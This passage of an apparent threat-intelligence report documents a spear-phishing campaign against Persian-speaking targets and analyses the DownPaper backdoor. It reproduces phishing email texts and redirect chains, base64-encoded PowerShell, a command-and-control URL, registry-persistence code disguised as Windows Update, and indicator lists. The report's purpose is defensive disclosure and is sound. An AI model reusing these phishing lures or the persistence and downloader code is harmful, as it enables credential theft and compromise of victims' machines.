
Hi [redacted]

[redacted]@gmail.com

Enter your password

5:06 PM - 17 Jun 2017

Behrang Tajdin[34] a BBC Persian TV Reporter said[35] [36] he was targeted in a similar campaign in April 2017:



Behrang Tajdin @Behrang · Apr 22

اگه چنین ای‌میلی گرفتید، گول نخورید و کلیک نکنید. چیزی نیست جز تلاش مذبوحانه برای
#فیشینگ و #هک کردن اکانت #گوگل و #جی‌میل شما

Confirm Your Identity

Customer Service <customers.noreplyservice@gmail.com>
to me

08:06 (5 hours ago)

Confirm Your Identity

Hi Behrang,

We've detected unusual activity in your Account behrangta@gmail.com. Someone else might be using your account. For security reasons, confirm your identity from the link below.

Best,
The Mail Service

This email can't receive replies. For more information, visit the Accounts Help Center.


You received this mandatory email service announcement to update you about important changes to your Mail product.

© 2017 Mail Inc., 206030 Amphitheatre Parkway, Mountain View, CA 56895, CANADA

Translation: "*If you get an email like this, don't fall for it and don't click. It's nothing but a useless phishing attempt to hack your google and Gmail account.*"

[34] https://twitter.com/Behrang

[35] https://twitter.com/Behrang/status/855761991117484032



Behrang Tajdin @Behrang · Apr 22

Replying to @Behrang

و اگه روی لینک کلیک کنید، اما پسوردتون رو نزنید، یک ای‌میل دیگه براتون می‌فرستن. گول نخورید که #غفلت_موجب_پشیمانی_است

Translate from Persian

Suspicious Activity In Your Account

Customer Service <customers.noreplyservice@gmail.com>
to me

13:39 (1 minute ago)


Suspicious Activity In Your Account

Hi Behrang,
Someone just used your password to sign in to your Account behrangta@gmail.com

Translation: “*And if you click on the link but don't type your password, they send you another email. Don't fall for "if you wait you regret"* “


Email tracking services

The attackers often use mailtrack.io to track when phishing emails are opened. These services are often used by marketing people to monitor their campaign effectiveness. Below is the source code of a spear phishing email with a mailtrack.io tracking link:




```
All your conversations, with anyone, anywhere at anytime.
=E2=80=8B[image: Inline image 2]
*[redacted] *invited you to a conversation
View Conversation
<http://google-hangout.verify-account.services/Chat?v=[redacted]>
This notification was sent to [redacted]@gmail.com
<https://mailtrack.io/trace/link/[redacted]?u=
rl=3Dhttp%3A%2F%2Fgoogle-hangout.verify-account.services%2FChat%[redacted]TUq=
[redacted]&signature=[redacted]>
 Unsubscribe
<http://google-hangout.verify-account.services/Chat?v=[redacted]> fr=
om
these emails.
To stop receiving Hangout notifications from someone, open their profile
and click Mute...
Mail Inc...., 1600 Amphitheatre Pkwy, Mountain View, CA 94043 USA
```

Sometimes the attackers used a similar email tracking service, by Pointofmail. In this case, the malicious email was sent from Pointofmail's servers (this is part of their service, not due to a breach). The email contained a redirect link to legitimate address advmailservice.com:




```
Dear User,

This email address ([redacted]@gmail.com)  is being used to recover a Mail
Account.. If you initiated the recovery process, it is asking you to ente=

the numeric verification code that appears below..

If you did not initiate an account recovery process and have a Mail
Account associated with this email address, it is possible that someone
else is trying to access your account... *Do not forward or give this
code to anyone..* Please visit your account's sign-in & security settings
<https://www.advmailservice.com/l/[redacted]> to
ensure your account is safe.
```

Which redirects several times, eventually reaching the malicious page:




```
    Request URL: https://www.advmailservice.com/l/f832
    Request Method: GET
    Status Code: ● 302 Found
    Remote Address: 85.159.235.199:443

▼ Response Headers      view source
    Cache-Control: private
    Content-Length: 263
    Content-Type: text/html; charset=utf-8
    Date: Tue, 17 Jan 2017 11:21:24 GMT
    Expires: Tue, 17 Jan 2017 11:20:24 GMT
    Location: http://redirect.viglink.com?key=0c372f0f4
    Server: Microsoft-IIS/7.0
    X-AspNet-Version: 4.0.30319
    X-Powered-By: ASP.NET
```



```
▾ General
    Request URL: http://redirect.viglink.com/?key=0d372f0f47e
    Request Method: GET
    Status Code: ● 302 Moved Temporarily
    Remote Address: 52.31.173.125:80
▾ Response Headers      view source
    Cache-Control: no-cache
    Cache-Control: no-store
    Connection: keep-alive
    Content-Length: 0
    Date: Tue, 17 Jan 2017 11:21:29 GMT
    Expires: Thu, 01 Jan 1970 00:00:00 GMT
    Location: http://login-mails.accounts-service.support/log
    Pragma: no-cache
    Server: Apache-Coyote/1.1
```

Targeted emails with malware

Email address *customers*.mailservice@gmail.com was mostly used for spear phishing. Occasionally, it was used to deliver links to malware. For example, the email below linked to *http://tinyurl[.]com/hjtaeak* which redirected to *http://login.radio-m[.]cf/i/10-unique-chocolates-in-the-world.zip*. The final URL contained the same sample of DownPaper that was hosted in the fake UTC website mentioned above (be207941ce8a5e212be8dde83d05d38d).



From: **mailer service** <customers.mailservice@gmail.com>
Date: Sun, Jan 15, 2017 at 1:48 PM
Subject: Hi [redacted] has attached the following gallery:
To: [redacted]@gmail.com>

[redacted] Uploaded a file in your drive

Details : 10 unique chocolates in the world

Note, that the person who “shared” the file with the target in the malicious email was indeed a Facebook friend of the target (the target shared a link by her a few hours prior to receiving this message), and the subject of chocolate was trending on the target's feed at the time. The attackers spied on the target (potentially by following her on various social networks), and crafted an email she would be likely to receive.


DownPaper Malware

DownPaper, sometimes delivered as sami.exe, is a **Backdoor trojan**. Its main functionality is to download and run a second stage.

The sample used in our analysis (3261d45051542ab3e54fa541f132f899) was contained in a Cabinet self-extractor (be207941ce8a5e212be8dde83d05d38d), served from the following URL:

> *http://login.radio-m[.]cf/utc/dnld.exe*


The process tree below shows *dnld.exe* drops *sami.exe* (DownPaper), which in turn runs Powershell to gain persistency:



- dnld[1].exe 2296
  - sami.exe 2372
    - cmd.exe 2476 */C powershell iex ([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('JABjAG8AbQBtAGEAbgBkACAAPQAgACcARgB1A*
      ...(truncated)
      - powershell.exe 2556 *powershell iex ([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('JABjAG8AbQBtAGEAbgBkACAAPQAgACcAR*
        ...(truncated)

DownPaper performs the following steps:

1. Loads from a resource file a URL of a command and control server. In the sample we analyzed, the URL was "*http://46.17.97[.]37/downloader/poster.php*", Base64 encoded as can be seen below:




```
<data name="WindowsReSource" xml:space="preserve">
  <value>aHR0cDovLzQ2LjE3Ljk3LjM3L2Rvd25sb2FkZXIvcG9zdGVyLnBocA==
  &#x0;&#x0;&#x0;
  jfhguwuiiqwioqpppzzzmmalsdjfgfffswffggghhjjjkkllerfhvfhvsdfhvsdfhvhsdfvs
  dhvcvbnvsdnhfvsdfhvsdfhjhsdfsdfsdfsdfsdfsdsdfsdf</value>
</data>
```

2. Searches and reads the value of *Window Update* registry key in the following path: HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

   a. If the value is *Null*, a new mutex is created, called *Global\UpdateCenter*, and a mutex synchronization function is executed.

b. If the value is different than the name of the running file, section 2.a. is executed and a function called SetStartUp is called via PowerShell to create a registry key named *Window Update* with the following value:

$scriptRoot*AppData\Local\Microsoft\Windows\wuauclt.exe*




```
$command = 'Function Add-RegistryValue($key,$value)
{
 $scriptRoot = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
 if(-not (Test-Path -path $scriptRoot))
   {
    New-Item -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" |
    Out-null
    New-ItemProperty -Path $scriptRoot -Name $key -Value $value `
    -PropertyType String | Out-Null
    }
  Else
  {
   Set-ItemProperty -Path $scriptRoot -Name $key -Value $value | `
   Out-Null
  }

}

Add-RegistryValue -key "Window Update" -value
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe"'
    $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
    $ss =[Convert]::ToBase64String($bytes)
    powershell.exe -encodedCommand "$ss"
Copy-Item "C:\Users\nxWDVd5\AppData\Local\Temp\IXP000.TMP\sami.exe"
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe"
Copy-Item "C:\Users\nxWDVd5\AppData\Local\Temp\IXP000.TMP\sami.exe.config"
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe.config"
```

3. Sends an HTTP POST request to get the location of a second stage from the command and control server. The requests contain the following fields:
    a. Infected computer host name
    b. Username
    c. Serial Number – Retrieved via the following query: *SELECT * FROM Win32_BaseBoard*
4. When a file is received, runs it in a new thread.
5. Pause for ten seconds, then repeat step 3.

Locations

C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe
C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe

Assembly Details:



```
[assembly: AssemblyVersion("7.9.9600.17542")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCopyright("© Mircrosoft Corporation. All rights reserved.")]
[assembly: AssemblyDescription("Windows Update")]
[assembly: AssemblyFileVersion("7.9.9600.17542")]
[assembly: AssemblyProduct("Microsoft®Window® Operating System")]
[assembly: AssemblyTitle("")]
[assembly: AssemblyTrademark("")]
[assembly: CompilationRelaxations(8)]
```

PDB path:

*d:\Task\D\Task\FUD\**DownPaper**\trunk\Downloader\obj\Debug\wuauclt.pdb*

Additional samples

wuauclt.exe

d6ea39e1d4aaa8c977a835e72d0975e3

msoffice-update[.]com

93.158.215.50

http://msoffice-update[.]com/gallery/help.php

C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe

key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Window Update

data: C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe

10 unique chocolates in the world.exe

be207941ce8a5e212be8dde83d05d38d

3b4926014b9cc028d5fb9d47fee3dbd9376525dcb3b6e2173c5edb22494cfa9b

sami.exe

3261d45051542ab3e54fa541f132f899

479e1e02d379ad6c3c7f496d705448fa955b50a1

C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe

C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe

20f2da7b0c482ab6a78e9bd65a1a3a92

http://msoffice-update[.]com/gallery/help.php

d:\Task\D\Task\FUD\DownPaper\trunk\Downloader\obj\Debug\wuauclt.pdb

ax haye ayin.exe

276befa70cff36860cd97e3e19f10343

753b73b82ec8307f54cfb80091600fb283476aa6df7102d6af82048ef4a5913f

5.79.69[.]206:4455

pita.exe

60753796905458fa6a4407f48309aa25

53f7b95262971d79e676055d239180d653fd838dc6ffb9a3418ccad2b66c54bc

C:\Users\user1\AppData\Local\Temp\IXP000.TMP\pita.exe

aziii.exe

3c01793380fbd3f101603af68e96f058

13ac10cd2595fb8fefd4e15c1b82bd2c8e1953809f0d1c349641997aeb9f935c

Azita Gallery.exe

30124b5c56cecf2045abd24011bdf06b

9aa7fc0835e75cbf7aadde824c484d7dc53fdc308a706c9645878bbd6f5d3ad8

MAGICHOUND.RETRIEVER

